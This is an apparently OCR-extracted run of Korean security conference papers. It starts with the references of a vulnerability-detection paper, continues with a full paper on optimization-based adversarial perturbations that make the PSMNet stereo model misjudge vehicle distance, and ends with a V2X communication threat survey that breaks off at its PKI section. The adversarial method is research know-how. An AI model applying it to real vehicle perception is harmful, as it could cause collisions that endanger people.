기존연구 모델을 직접 구현하여 BERT 기반인 본 연구와 .비교하여 BERT기반의 멀티클래스 취약점탐지모델을 제안하고자 한다.

[참고문헌]

[1] https://cve.mitre.org/

[2] Googgle code archive, rough-auditing-tool-for-security, “https://code.google.com/archive/p/rough-auditing-tool-for-security/”

[3] J. Viega, J. T. Bloch, Y. Kohno, and G. Mc Graw, “ITS4: A static vulnerability scanner for C and C++ code,” in Proceedings of the 16th Annual Computer Security Applications Conference. IEEE, 2000, pp. 257 - 267.

[4] Li, Zhen, et al. "Vuldeepecker: A deep learning-based system for vulnerability detection." arXiv preprint arXiv:1801.01681 (2018).

[5] Zou, Deqing, et al. "μVulDeePecker: A deep learning-based system for multiclass vulnerability detection." IEEE Transactions on Dependable and Secure Computing (2019).

[6] Checkmarx, https://www.checkmarx.com/.

[7] Coverity, https://scan.coverity.com/.

[8] Devlin, Jacob, et al. "Bert: Pre-training of deep bidirectional transformers for language understanding." arXiv preprint arXiv:1810.04805 (2018).

[9] NVD, https://nvd.nist.gov/.

[10] Software Assurance Reference Dataset, https://samate.nist.gov/SRD/index.php.

스테레오 매칭 딥러닝 모델에 대한 최적화 기반 적대적 공격

심상훈*, 주경호*, 최원석**, 이동훈***
*고려대학교 (대학원생), **한성대학교 (교수), ***고려대학교 (교수)

Optimization-based Adversarial Attack on Stereo Matching Deep Learning Model

Sanghoon Shim*, Kyungho Joo*, Wonsuk Choi**, Dong Hoon Lee***
*Korea University(Graduate student), **Hansung University(Professor), ***Korea University(Professor)

요 약

딥러닝 기반 영상처리 기술이 발전함으로 인해 자율주행 자동차에서 주변 물체와의 거리정보를 탐색하기 위해 카메라 센서와 함께 딥러닝 모델이 광범위하게 사용되고 있다. 본 논문에서는 스테레오 매칭 딥러닝 모델을 대상으로 자율주행 자동차가 거리정보를 잘못 인식하여 충돌 사고 및 급정거를 발생시킬 수 있는 적대적 공격 연구를 제시한다. 또한, 물리적 환경에서의 제한점을 함께 고려한 최적화 기법을 통해 딥러닝 모델을 대상으로 성공적으로 거리 정보를 속임으로써 물리적 환경에서의 연구에도 적용 가능함을 보인다.

I. 서론

자율주행 자동차는 센서와 인공지능 모델이 각각 정보 수집과 주행 판단을 대신한다. 인공지능 기술의 발전으로 영상처리 딥러닝 모델이 개발되면서 이미지와 영상으로부터 손쉽게 거리정보를 추출할 수 있게 되었으며 비교적 가격이 저렴하면서 영상정보를 수집할 수 있는 카메라 센서가 자율주행 환경에서 광범위하게 사용되고 있다. 차량과 주변 물체 간의 거리정보는 센서를 통해 수집되는 정보 중 가장 중요한 정보로 자율주행차량은 거리정보를 통해 충돌 사고를 방지한다. 따라서 거리정보를 추정하는 딥러닝 모델의 보안 취약점은 자율주행 자동차의 사고를 유발할 수 있는 큰 위협이 될 수 있다.

본 논문에서는 좌, 우 카메라 센서로부터 촬영된 양쪽 이미지 픽셀 간의 disparity를 계산하여 disparity map을 출력하는 CNN 기반 스테레오 매칭 딥러닝 모델인 PSMNet(Pyramid Stereo Matching Network)에 대해 특정 차량과의 거리정보를 속여 자율주행차량의 사고를 유발할 수 있는 디지털 영역 상의 적대적 공격을 제시한다. 향후 본 연구를 물리적 환경에서의 적대적 공격으로 발전시키기 위해 물리적 제약들을 추가하며 실험을 통해 거리를 잘못 인식하도록 하는 적대적 공격이 성공함을 보인다.

II. 이론적 배경

적대적 공격은 딥러닝 모델을 대상으로 한 공격으로 데이터에 사람이 구분할 수 없는 아주 작은 perturbation을 추가하여 사람에게는 정상 데이터로 인식되지만, 딥러닝 모델은 다른 class로 분류하게 하는 공격을 말한다.

적대적 공격에는 여러 가지 방법이 존재하며 크게 두 가지 방식으로 나눌 수 있다. 첫 번째는 Goodfellow at el.에서 제시한 FGSM(Fast Gradient Sign Method)으로 간단하고 속도가 빠르지만 강력한 적대적 예시를 만들어 내는 방법이다.

$$x^{adv} = x + \epsilon \cdot sign(\nabla_x J(x, y))$$
$$\|x - x^{adv}\|_\infty < \epsilon \quad (1)$$




그림 1. 공격 구성도

FGSM 공격은 입력값 x에 공격 대상 모델의 손실 값에 대한 gradient의 부호 벡터를 더해줌으로써 진행된다. 딥러닝 모델에서는 gradient 부호의 반대 방향으로 학습이 진행되어 정상 class로 분류되기 때문에 반대로 gradient 부호 방향으로 x를 이동시킬 경우 정상 class로부터 멀어진다. 이후에 Iterative Fast Gradient Sign Method(IFGSM), Momentum Iterative Fast Gradient Sign(MIFGSM) 등 FGSM을 기반으로 한 많은 공격 기법들이 연구되었다.

두 번째는 최적화 기반 알고리즘을 사용한 적대적 공격으로 공격에 알맞은 손실함수를 설계하여 해당 식을 최소화하는 적대적 예시 x′ 또는 perturbation을 찾아내는 공격이다.

$$\arg\min_{x^{adv}} \lambda \cdot d(x, x^{adv}) - J(x, y) \tag{2}$$

사람 관측자에게 관측이 되지 않도록 perturbation의 크기를 최소화하는 항과 정상 class로부터 멀어지기 위한 공격 대상 모델의 손실 값 항으로 이루어져 있으며 환경과 목적에 따라 여러 가지 항들이 추가될 수 있다. 최적화 과정을 통해 진행되기 때문에 FGSM 기반 방식과 비교하면 속도가 느리다는 단점이 있지만 보다 정교한 적대적 예시를 만들 수 있다.

III. 공격 방법

본 논문에서는 위에서 언급한 최적화 기반 알고리즘을 사용하여 디지털 도메인 상에서 PSMNet 모델에 특정 거리만큼 잘못 인식하게 하는 타겟 공격을 실험하였다.

$$\arg\min_{\delta} \lambda \| \delta \| + J(x + \delta, f(a) + y) \tag{3}$$

$$f(a) = -\frac{a \cdot d^2}{c + a \cdot d} \tag{4}$$

perturbation δ의 크기를 제한하기 위해서 L2 norm을 사용하였으며 단순 오 분류가 목적이 아닌 타겟 공격을 위해 타겟 y′에 대한 loss 값을 줄이는 방향으로 최적화를 진행한다. 이때 타겟 y′은 공격 거리 a만큼 거리정보를 변형하였을 때의 disparity map으로 함수 f는 a의 거리가 늘어날 때 바뀌는 disparity 값을 계산한다. disparity와 거리는 계수 c로 서로 반비례 관계이기 때문에 d가 특정 픽셀의 실제 disparity 값일 때 함수 f는 수식 (4)로 나타낼 수 있다.

$$\arg\min_{\delta} \lambda \| \delta \| + J(x + M \cdot \delta, M \cdot f(a) + y) \tag{5}$$

본 논문에서는 딥러닝 모델에 대한 입력값에 직접 perturbation을 추가하는 공격을 할 수 있는 디지털 도메인 상의 공격자를 가정하고 있다. 따라서 이미지 내에서 perturbation을 적용하는 위치에 대한 제약이 존재하지 않는다. 하지만 향후 물리적 적대적 공격 연구로의 발전을 위해 이미지의 배경을 사용하지 않고 perturbation의 위치를 마스크 M을 통해 공격 대상 차량으로 제한한다.

공격 대상 차량을 특정하기 위해 instance segmentation이 가능한 객체 탐지기 detectron2를 사용하였다. detectron2를 통해 이미지 내에서 공격 대상 차량의 마스크 값을 추출, perturbation에 적용하여 공격 범위를 제한하였다.




그림 1. 적대적 공격 결과

$$\arg\min_{\delta} \lambda \| \delta \| + J(T(x, M, \delta), M \bullet f(a) + y) \quad (6)$$

스테레오 매칭은 좌, 우 방향의 카메라로 동일한 객체를 촬영하였을 때 발생하는 disparity를 통해 객체와의 거리를 탐색하는 방법이다. Disparity 값은 이미지 내에서 같은 픽셀의 x축 방향 차이이다. 따라서 스테레오 매칭 기술은 기준이 되는 이미지의 특정 픽셀과 매치되는 목표 이미지의 픽셀을 찾는 것이 목표이다. 따라서 스테레오 매칭 모델을 대상으로 물리적 환경에서 적대적 공격을 시행할 경우 disparity 값을 고려하여 동일한 perturbation을 양쪽 이미지에 알맞게 변환하여 입력해 주어야 한다.

디지털 공격에서는 양쪽 이미지에 적용되는 perturbation 간의 관계가 존재하지 않는다. 서로 다른 perturbation을 사용해도 되고 심지어 한쪽 이미지에만 perturbation을 적용해도 성공적인 공격이 가능하다. 하지만 물리적 환경에서는 왼쪽 카메라에 의해 특정 perturbation이 인식될 경우 오른쪽 카메라에는 동일한 perturbation을 오른쪽에서 촬영했을 때의 모습이 관측되어야 한다. 따라서 왼쪽 이미지에 적용할 perturbation을 오른쪽에서 봤을 때의 모습으로 변환하여 오른쪽 이미지에 적용해줄 변환 함수 T가 필요하다.




그림 2. 목표 거리별 공격 결과

스테레오 매칭 모델은 양쪽 이미지를 입력으로 받아 disparity map을 출력한다. disparity map은 특정 픽셀에 대해서 좌, 우 이미지의 disparity, 즉 픽셀 위치 차이 값을 나타낸 것으로 disparity map을 사용하여 오른쪽 이미지에 맞는 perturbation을 생성할 수 있다. perturbation을 적용하는 픽셀의 원본 disparity 값만큼 perturbation을 x축 방향으로 이동시켜 하나의 perturbation을 좌, 우에서 촬영한 이미지를 생성할 수 있다.

IV. 실험 결과

본 논문에서는 KITTI 2015 스테레오 데이터 세트로 학습시킨 PSMNet 스테레오 매칭 딥러닝 모델을 대상으로 적대적 공격을 실험하였다.III에서 제시한 최적화 문제를 통해 KITTI 2015 데이터 이미지에서 특정 차량을 대상으로 PSMNet이 거리를 잘못 인식하도록 하는 perturbation δ를 계산하였다. Adam optimizer을 learning rate 0.01로 최적화를 진행하였으며 perturbation의 크기를 조절하는 λ는 0.01, 0.005, 0.001로, 공격 거리 a는 (±)10m, (±)20m, 30m, 40m, 50m으로 설정하였다.

공격 결과 그림 1과 같이 성공적으로 대상 차량의 거리를 잘못 인식하도록 하였다. 그림(1)은 λ 0.005에 공격 거리 +30으로 최적화 하였으며 첫 번째 줄은 공격이 적용되지 않은 원본 이미지와 disparity map, 두 번째 줄은 공격이 적용된 이미지와 결과 disparity map이고 마지막 줄은 공격에 사용된 perturbation 이미지이다. 실제로 좌우에 동일한 perturbation이 사용되었으며 자동차 영역만 사용하여 공격하였다. 공격 결과 이미지는 perturbation이 추가된 이미지임에도 원본 이미지와 큰 차이를 보이지 않지만, disparity map에서는 확실하게 대상 차량의 거리가 늘어 난 것을 확인할 수 있다.




그림 3. λ별 공격 결과

그림 2은 동일한 0.005의 λ값을 사용하여 다양한 공격 거리를 실험해본 결과이며 공격 거리가 멀어질수록 이미지에서 perturbation의 크기가 증가하여 노이즈가 육안으로 확인된다. 실제 변화한 거리는 설정한 공격 거리와 비교해서 약간의 편차가 발생하였으며 이는 그림 4 그래프에서 확인할 수 있다. λ가 같을 때 목표 공격 거리가 늘어날수록 편차가 증가하는 경향을 보였다.

그림 3은 공격 거리가 30m으로 같을 때 λ값을 변화시킨 결과로 손실함수 내에서 perturbation의 크기 비중을 제어하는 λ가 작아질수록 perturbation의 크기가 증가하여 공격 이미지와 원본 이미지의 편차가 커진다. 반면에 perturbation에 대한 제약이 점점약해지기 때문에 실제로 변화한 거리와 공격 목표 거리 사이의 편차는 감소하는 것을 그림 4 그래프에서 확인할 수 있다.

V. 결론

본 논문에서는 스테레오 매칭 딥러닝 모델인 PSMNet에 대하여 적대적 공격을 시도하였으며 공격 모델을 손실함수로 모델링 하여 최적화 기법을 통해 목표 차량을 원하는 공격 거리 만큼 잘못 인식하게 하는 적대적 공격을 제시하였다. 전체적으로 목표 공격 거리의 평균 90퍼센트 정도 거리로 성공적으로 공격할 수 있었으며 λ와 공격 거리에 따른 공격 이미지와 성공률을 비교 분석하였다. λ값이 작아질수록 공격 성공률은 상승하였지만 이미지에서 perturbation의 잘 관측되어 공격 quality가 감소하였으며 공격 거리가 증가할수록 공격 성공률과 quality의 감소를 확인하였다. 또한, 본 논문에서는 물리적 적대적 공격에서




그림 4. λ값에 따른 공격 성공 거리 변화

발생하는 몇몇 제한점을 고려하여 최적화를 진행, 추후 물리적 영역에서의 적대적 공격 연구로의 발전을 준비한다.

ACKNOWLEDGMENT

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No. 2020-0-00374, 무인이동체 공통핵심 보안기술 개발 연구)

[참고문헌]

[1] Jia-Ren Chang, Yong-Sheng Chen. Pyramid Stereo Matching Network. Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2018, pp. 5410-5418, https://github.com/JiaRenChang/PSMNet

[2] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. CoRR, abs/1412.6572, 2014.

[3] A. Kurakin, I. Goodfellow, and S. Bengio. Adversarial machine learning at scale. arXiv preprint arXiv:1611.01236, 2016.

[4] Madry, A., Makelov, A., Schmidt, L., Tsipras, D., and Vladu. A. Towards deep learning models resistant to adversarial attacks. International Conference on Learning Representations(ICLR), 2018.

[5] Yinpeng Dong, Fangzhou Liao, Tianyu Pang, Hang Su, Jun Zhu, Xiaolin Hu, Jianguo Li. Boosting Adversarial Attacks With Momentum. Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2018, pp. 9185-9193

[6] Ziqi Zhang, Xinge Zhu, Yingwei Li, Xiangqun Chen and Yao Guo. Adversarial Attacks on Monocular Depth Estimation. arXiv preprint arXiv:2003.10315, 2020.

[7] KITTI 2015 scene flow dataset, http://www.cvlibs.net/datasets/kitti/eval_scene_flow.php

[8] Yuxin Wu, Alexander Kirillov, Francisco Massa, Wan-Yen Lo, Ross Girshick. Detectron2. 2019, https://github.com/facebookresearch/detectron2

국제표준 기반 V2X 통신 보안취약점 분석 및 요구사항 연구

노현정, 염흥열

순천향대학교 정보보호학과(학생, 교수)

A Study on the Vulnerability Analysis and Requirements of V2X Communication Security Based on International Standards

Hyeon-Jung Noh, Heung-Youl Youm

SoonChunHyang University(Undergraduate student, Professor)

요 약

V2X 통신은 자율주행차 등 첨단미래형 교통수단들을 포함한 앞으로의 교통체계에서 빠질 수 없는 주요 개념이다. 체계 내 다양한 개체들과 이루어지는 차량 간의 양방향 통신은 안전성과 이동성, 편리성 모두를 보장한다. 본 논문에서는 V2X 통신의 개념 및 표준화 동향을 설명한다. 또한 V2X 통신 보안요건 및 보안 위협을 분류하여 분석하고 V2X 통신 관련 보안 표준에서 제시하는 보안 서비스에 대해 살펴본다.

V2X communication is a major concept that can not be missed in the future transportation system including advanced future transportation such as autonomous vehicles. The two-way communication between various objects and vehicles in the system guarantees both safety, mobility and convenience. In this paper, we explain the concept and standardization trend of V2X communication.In addition, we classify and analyze V2X communication security requirements and security threats, and look at security services presented in V2X communication security standards.

I. 서론

Vehicle To Everything(V2X)통신은 자율 주행 차량 등 첨단미래형 교통수단을 포함한 Cooperative Intelligent Transport Systems(C-ITS)에서 빠질 수 없는 주요 개념이다. 체계 내 다양한 개체들과 이루어지는 차량 간의 양방향 통신은 안전성과 이동성, 편리성 모두 보장한다. 현재 전 세계적으로 V2X 관련 표준화 및 연구가 진행 중에 있다. 본 논문은 V2X 통신 기술의 중요성을 높이 판단해 보안 측면에서의 접근을 통해 분석 및 연구하는 기회를 얻고자 했다.

본문의 2장에서는 V2X 개념과 보안 표준동향을 다룬다. 3장에서는 보안 위협과 보안요건을 분석한다. 4장에서는 보안 표준에서 제시하는 보안 서비스에 대해 알아본다.

II. V2X 통신과 표준 동향

2.1 개요

V2X는 차량 통신 시스템 중 외부통신을 담당하는 양방향 통신의 총칭이다. V2X 통신의 제공 서비스는 Table. 1. 과 같다.

Table 1. Type of services supported by V2X communication[7]

번호	서비스 종류
1	위치기반 차량 데이터 수집
2	위치기반 차량 교통정보 제공
3	무정차 통행료 정산
4	차량 추돌방지 지원
5	도로 위험구간 정보 제공
6	도로 작업구간 주행 지원
7	교차로 신호위반 위험경고
8	우회전 안전운행 지원
9	스쿨존 속도제어
10	차량 긴급상황 경고
11	노면상태/기상정보 제공
12	보행자 충돌방지 경고

2.2 V2X 보안 표준 동향[4]

Table 2. V2X security standard

기관명	표준	내용	영역

ITU-T	X.1371	커넥티드 카 및 교통 생태 관련 보안위협	기초 통신 보안
	X.1372	V2X 통신 환경 보안 가이드라인	
	X.srcd	V2X 데이터 속성에 따른 보안등급 분류	
	X.1374	외부 장치 관련 보안 요구사항 및 가이드라인	
IEEE	1609.2	WAVE 보안규격 및 기술	인증
CAMP	VSC3	V2X 통신 관련 PKI 기술	PKI
ETSI	TS 133 185	C-V2X 보안 요구사항 및 솔루션	5G 통신

국제표준 ITU-T X.1370 series는 ITS 보안 연구반(Q13)에서 표준화를 진행하며, V2X에 대한 보안 가이드라인을 제안하는 X.1372이 대표적이다. 2020년 3월 최종 승인을 받았으며, 이 외에도 현재 9개의 표준화 작업이 진행되고 있다.

IEEE에서는 2009년부터 Wireless Access for Vehicle Environment(WAVE) 프로토콜과 관련하여 관련해 1609 series를 개발해왔다. 대표적으로 메시지의 위·변조 검증 및 공개키 기반 전자서명 등의 WAVE 보안규격 1609.2가 있다. 해당 표준은 2016년 개발되어 17년도, 19년도 두 차례 개정을 거쳤다.

사실 표준 CAMP VSC3는 자동차 제조업계 및 관련 기관이 함께 참여해 구성한 비공개 컨소시엄 CAMP에서 개발한 보안 표준이다. [8] 해당 표준은 차량 내 공개키 기반 구조(PKI) 기술 및 구조를 정의하고 관련 기술을 제안하는 보안규격을 다루고 있다.

ETSI는 지난 17년도 3GPP와 함께 기존 셀룰러 통신 규격에 V2X 통신을 접목해 셀룰러 V2X 관련 표준안을 개발하였다. 해당 표준은 20년도 개정을 최신으로 개정 중이다.

이 중 X.1372와 TS 33.185는 각 통신 환경을 중점으로 가이드라인을 제안하는 구조지만 1609.2는 그 중 WAVE 통신 메시지의 암호화 및 전자서명 등 규격 정의에 초점을 맞추었고, CAMP VSC3는 인증 및 PKI 중심의 보안기술을 중점으로 다루고 있다.

III. V2X통신 보안 위협 및 요구사항

3.1 V2X 통신의 보안 위협

본문에서는 보안 요구사항과 V2X 보안 표준을 토대로 보안 위협을 분석했다.

Table 3. V2X communication security threat[3][6]

분류	위협 및 공격
기밀성	도청(Eavesdropping)
	PII 유출(Leakage of personally identifiable information)
	익명 분석 공격(Pseudonym analysis attack)
무결성	라우팅메시지 조작(Manipulation of routing message)
	자격증명정보 조작(Manipulation of credential information)
	센서 정보 조작(Manipulation of sensor information)
	노마딕 장비 관련 애플리케이션 조작(Manipulated application on a nomadic device)
	통신개체 무단 복제(Unauthorized duplication of a nomadic device, vehicle and Road Side Unit)
	라우팅 테이블 및 LDM 변조 공격(Routing table and Local Dynamic Map modification attack)
	재전송 공격(Replay attack)
가용성	OBU DDoS 공격 (DDoS attack on On Board Unit)
	통신 채널에 대한 재밍 공격 및 DDoS 공격(Jamming and DDoS attack on V2X communication channel)
	타이밍 공격(Timing attack)
부인방지	자격증명정보 무단접근(Unauthorized access to credentials)
인증	시빌 공격(Sybil attack)
	위장 공격(Impersonation attack)
	인증 DB 조작(Manipulation of certification database)
	차량 안전정보에 대한 무단접근 (Unauthorized access to safety-sensitive information in a vehicle)

3.1.1 기밀성[1][3]

도청 공격 : 공격자는 스니핑 공격으로 메시지를 도청해 공격자는 차량의 동적 정보들에 접근할 수 있다.

PII 유출 : 공격자는 V2X 메시지를 수집하고 위치를 추적하여 차량의 소유자를 찾기 위한 정보를 분석할 수 있다.

익명 분석 공격 : 공격자가 프라이버시를 위해 자동차 통신에서 고유 ID 대신 사용하는 익명을 분석해 원하는 차량을 특정해 낼 수 있다.

3.1.2 무결성[1][3]

라우팅 메시지 조작 : 라우팅 메시지를 조작해 잘못된 정보를 전달하고 수신 차량은 안전에 직결되는 다양한 문제를 마주할 수 있다.

자격증명정보 조작 : 차량의 비밀키와 ID 식별자 등을 위조하게 되면서 공격자는 별도의 인증 없이 차량의 보안 자격 증명 정보를 사용할 수 있다.

센서 정보 조작 : 공격자가 통신 모듈의 물리 주소나 차량의 센서 등에 관여해 관련 데이터를 변조하고 이는 타 통신 개체에 전달되어 혼란을 야기하고 오작동을 발생시킬 수 있다.

노마딕 장비 관련 애플리케이션 조작 : 조작된 애플리케이션은 메시지 플루딩 등 V2D 통신 인터페이스를 통해 차량과 시스템에 악영향과 부하를 준다.

통신 개체 무단 복제 : 공격자는 차량의 ID,

Road Side Unit(RSU), 노마딕 장치 등을 복제할 수 있다. 복제에 성공하면 기존 개체는 권한을 상실할 수 있다. 또한 복제된 개체는 다른 통신 장치에 접근할 수 있어 또 다른 보안 공격을 야기할 수 있다.

라우팅 테이블 및 Local Dynamic Map(LDM) 변조 : 공격자가 차량의 GPS 정보 등을 스푸핑해 기존 지리 공간을 조작할 수 있다.

재전송 공격 : 공격자는 개체의 근방에서 통신 메시지를 가로챌 수 있다. 이후 악의적인 목적으로 변조된 메시지를 전송하는 등의 재전송 공격을 가할 수 있다.

3.1.3 가용성[3]

On Board Unit(OBU)에 대한 DDoS 공격 : 차량 네트워크와 연결된 스마트폰과 같은 외부 단말을 통해 악성코드를 침투 시켜 저장용량 이상의 메시지를 보내 유닛에 부하를 일으켜 공격할 수 있다.

통신 채널에 대한 재밍 공격 및 DDoS 공격 : 라우팅 노드를 통해 공격자가 의도한 특정 메시지만 전달하게 만들거나, 플러딩 공격을 시도한다.

타이밍 공격 : 공격자는 통신 간 오가는 메시지와 인증에 의도적으로 지연을 걸어 정확한 순간에 이루어져야 할 통신이나 정보전달을 방해한다.

3.1.4 부인방지[3]

자격증명정보 무단접근 : 공격자는 권한 부여 없이 개인 키 및 인증서에 접근할 수 있다. 개인 키가 노출될 경우 통신 개체에 대한 부인방지는 제공되지 않는다.

3.1.5 인증[3][6]

시빌 공격 : 공격자는 단일 차량을 가지고 다수의 차량인 것처럼 위장할 수 있다. 이는 통신에 있어 제어시스템 등 의사결정 주체에게 악영향을 끼칠 수 있다.

위장 공격 : 공격자는 다른 개체의 ID 정보를 탈취하여 개체처럼 위장 할 수 있다.

인증 DB 조작 : 공격자는 CA에 존재하는 익명 데이터베이스를 접근해 장기 인증서와 단기 익명 인증서 간의 관계를 임의로 수정할 수 있다.

차량 안전정보에 대한 무단접근 : 권한 부여 제어가 없는 경우 공격자는 차량을 제어하고 차량 데이터를 조작, 변조할 수 있다.

3.2 V2X 통신의 보안 요구사항

본문에서는 2장에서 다루었던 보안 표준들을 중심으로 보안 요구사항들을 수집하고 각 항목에 따라 Table. 4. 과 같이 분류하였다.

Table 4. V2X communication security requirement[1][3]

분류	내용
기밀성	차량과 통신개체 사이의 메시지를 무단으로 공개하는 것은 불가능해야 한다.
	통신 메시지 내에서 개인식별정보를 통해 무단으로 개체의 신원을 분석, 식별, 추적하는 것은 불가능해야 한다.
	메시지의 식별자는 사용자의 ID 누출 위험도를 최소화해야 한다.
	공격자로부터 데이터와 개인정보를 보호하기 위해 익명(Pseudonym)과 같은 기능을 제공해야 한다.
무결성	차량, RSU, 노마딕 장치로 전송되는 메시지는 권한없는 수정, 삭제 요청으로부터 보호되어야 한다.
	V2X 통신 개체 간 데이터 전송은 재전송으로부터 보호받아야 한다.
가용성	통신 중 메시지의 송·수신은 정확한 시간에 이루어져야 한다.
	통신 개체의 실시간 정보처리를 위해 낮은 오버헤드 및 경량 암호 알고리즘의 구현이 이루어져야 한다.
부인방지	통신 개체의 메시지 송·수신에 있어 부인방지가 구현되어야 한다.
진정성	V2V, V2I, V2D 환경 내 OBU, RSU, 노마딕 장치등의 통신 개체는 합법적인 ID를 보유한 인증된 개체임을 증명할 수 있어야 한다.
	V2V 환경 내 그룹통신을 사용하는 통신 개체는 해당 그룹의 그룹원임을 증명할 수 있어야 한다.
책임성	통신 개체는 데이터 검사를 통해 OBU 또는 차량 센서의 오작동을 탐지 또는 미연에 방지하는 것이 가능해야 한다.
인증	서로 다른 개체에 대한 통신이 진행될 때, 사전에 이에 대한 접근 권한, 인증 및 제어가 정의되어야 한다.
	특정 기능·데이터의 사용 또는 개체에 대한 접근 시, 사전에 이에 대한 특정 규칙이 정의되고 시행되어야 한다.

IV. V2X통신 지원 보안서비스

4.1 인증 및 암호화 서비스[2]

IEEE 1609.2의 상위 계층 보안 서비스로는 인증서 폐기 목록(CRL) 검증과 Peer-to-Peer network(P2P) 인증서 분배 서비스가 있다. CRL 검증은 표준에 명시된 기준에 따라 관련 해지 정보를 SSME에 전달하여 보관하고 내부 저장소를 갱신하는 서비스이다. P2P 인증서 분배 서비스는 개체가 암호화된 프로토콜 데이터 유닛(SPDU) 내 제공된 최상위 인증서의 발행자를 인식하지 못해 WAVE 보안 서비스가 인증서 체인을 구성할 수 없을 때 요구된다. 이 때 개체는 P2P 인증서 분배 서비스를 요청하여 체인 구성에 필요한 인증서를 피어를 통해 받을 수 있다.

내부 보안 서비스로는 SDS(Secure Data Service)와 SSME(Station Security Management Entity)가 존재한다. SDS는 통신 데이터 단위(PDU)의 암호화를 통해 보안성을 추구하는 서비스이다. 통신 개체가 데이터를 송수신하는 과정에서 SDS 서비스를 호출함으로써 SPDU로 암호화된 PDU는 SPDU 전환, 전처

리, 검증, 복호화 과정을 통해 기밀성, 무결성 등 보안요건을 충족한다. SSME는 통신 간 오가는 인증서 관련 정보들을 저장, 관리하는 기능을 제공하는 서비스이다. 서비스는 보안 관리 정보를 얻고 갱신하기 위해 Table. 5. 와 같이 두 개의 서비스 액세스 포인트(SAP)를 가지고 있다.

Table 5. SSME SAP support services[2]

SAP	지원 기능
SSME-SAP	인증서 관련 정보 추가
	인증서의 CRL 정보를 업데이트
	관리되는 인증서에 대한 정보 제공
	관리되는 인증서와 관련된 CRL 정보 업데이트
	인증서 확인 요청
	인증서 정보 삭제 요청
	신뢰 앵커 목록에 인증서 추가
SSME-Sec-SAP	재전송된 PDU 대한 정보 제공
	P2P 인증서 배포 기능 활성화

4.2 PKI[5]

